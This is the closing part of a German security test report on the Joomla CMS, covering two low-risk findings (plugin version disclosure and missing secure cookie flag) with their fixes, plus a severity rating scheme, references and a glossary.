


Abbildung 14: Informationspreisgabe des jNews Plugins.

Risikofaktor: Leicht

Maßnahme:

Namen und Versionsnummern der Joomla-Plugins im Frontend sollten entfernt werden.

6.1.8 Fehlendes HTTP-Secure-Flag im Joomla-Frontend

Beschreibung:

Das Attribut „*secure*" verhindert, dass Cookies unverschlüsselt per HTTP versendet werden. Dies könnte geschehen zum einen durch (ggf. versehentlich) unverschlüsselte Inhalte einer Webanwendung, zum anderen aber auch durch aktive Angriffe, z. B. durch Injizierung oder Präsentation unverschlüsselter Links bzw. Referenzen, aufgrund derer der Browser die Session-ID unverschlüsselt versenden würde.

Betroffenes Modul: Joomla Core

Ergebnis:

Das Frontend von Joomla ist zwar über HTTPS erreichbar, setzt allerdings kein **secure**-Flag in den Cookies (siehe Abbildung 15), sodass ein Man-in-the-Middle-Angreifer potentiell die Sessiondaten eines Opfers auslesen und entwenden kann.

Screenshot:




Abbildung 15: Fehlendes secure-Flag in den Session Cookies.

Risikofaktor: Leicht

Maßnahme:

Das Cookie-Flag „secure" muss gesetzt werden, wenn ein neues Session-Cookie erzeugt wird.

6.2 Betriebssystem

6.2.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Betriebssystems gefunden, welche in einem separaten Dokument [4] beschrieben werden, da diese nicht nur auf Joomla zutreffen.

6.3 Webserver

6.3.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Webservers gefunden, welche in einem separaten Dokument [4] beschrieben werden, da diese nicht nur auf Joomla zutreffen.

6.4 Datenbank

6.4.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene der Datenbank gefunden, welche in einem separaten Dokument [4] beschrieben werden, da diese nicht nur auf Joomla zutreffen.

Anhang: Bewertungskriterien der Schwere der Testergebnisse

Risikofaktor „Hinweis"

	Beschreibung
Klassifikation	Keine Schwachstelle oder Schwachstelle ohne Risiko.
Korrektur	Korrektur nicht notwendig.
Auswirkung	Kein Schaden für System oder Anwendung.
Wahrscheinlichkeit	Nicht relevant.
Wissen des Angreifers	Nicht relevant.
Benutzerinteraktion	Nicht relevant.

Risikofaktor „Leicht"

	Beschreibung
Klassifikation	Schwachstelle selbst stellt keine signifikante Gefahr für System oder Anwendung dar. Schwachstelle bietet einem Angreifer neue Information für weitere Angriffe. Die Kombination verschiedener Schwachstellen mit Risikofaktor „Leicht" könnte zu einem höheren Risiko führen.
Korrektur	Korrektur wird empfohlen.
Auswirkung	Kein direkter Schaden für System oder Anwendung. In Kombination mit anderen Schwachstellen ist ein Schaden möglich.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann nur theoretisch ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert erheblichen Aufwand und erhebliches Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine hohe Benutzerinteraktion notwendig (z.B.: Social Engineering, Spam), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Mittel"

	Beschreibung
Klassifikation	Schwachstelle stellt ein mittleres Risiko für System oder Anwendung dar. Die Schwachstelle selbst reicht nicht aus, um das System zu übernehmen, kann jedoch Teil eines erfolgreichen Angriffes sein.
Korrektur	Korrektur wird dringend empfohlen.
Auswirkung	Begrenzter direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert hohen Aufwand und hohes Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine unachtsame Benutzerinteraktion notwendig (z.B. Ignorieren von Fehlermeldungen), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein hohes Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um Teile des Systems zu übernehmen.
Korrektur	Korrektur ist notwendig.
Auswirkung	Hoher direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit kann durch Benutzerinteraktion repliziert werden.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Aktive Interaktion des Benutzers ist nicht erforderlich.

Risikofaktor „Sehr schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein kritisches Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um das gesamte Systems zu übernehmen.
Korrektur	Korrektur ist unbedingt notwendig.
Auswirkung	Direkter kritischer Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit repliziert sich automatisch ohne Benutzerinteraktion.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Benutzer kann sich nicht selbst schützen.

Literaturverzeichnis

[1] Studie „Sicherheitsuntersuchung von Content-Management-Systemen", Stand 22.12.2015

[2] Bundesamt für Sicherheit in der Informationstechnik, Durchführungskonzept für Penetrationstests, https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest_pdf.pdf?__blob=publicationFile, Stand November 2003

[3] Joomla! Documentation, Secure coding guidelines, https://docs.joomla.org/Secure_coding_guidelines, Stand 15. Februar 2016, Abruf 23. Februar 2016

[4] T-Systems Multimedia Solutions GmbH, Testbericht: Sicherheitstest übergreifender Komponenten im Rahmen des Tests von Content-Management-Systemen, Version 3.0, Stand 14.04.2016

Stichwort- und Abkürzungsverzeichnis

Begriff	Beschreibung
Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA)	Test zur Unterscheidung von Computern und Menschen.
Content-Management-System (CMS)	Software zur Erstellung und Pflege von Webinhalten.
Cross-Site Request Forgery (CSRF)	Angriff zur unerwünschten Durchführung einer Transaktion in einer Webanwendung.
Denial-of-Service (DoS)	Angriff zur Einschränkung der Verfügbarkeit einer Anwendung oder eines Dienstes.
Proof of Concept (PoC)	Machbarkeitsnachweis.
Structured Query Language (SQL)	Abfragesprache für relationale Datenbanken.
Test and Integration Center (TIC)	Akkreditiertes Prüflaboratorium der T-Systems Multimedia Solutions GmbH.
Cross-Site-Scripting (XSS)	Sicherheitslücke in Webanwendungen zum Einfügen von Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext, in dem sie als vertrauenswürdig eingestuft werden.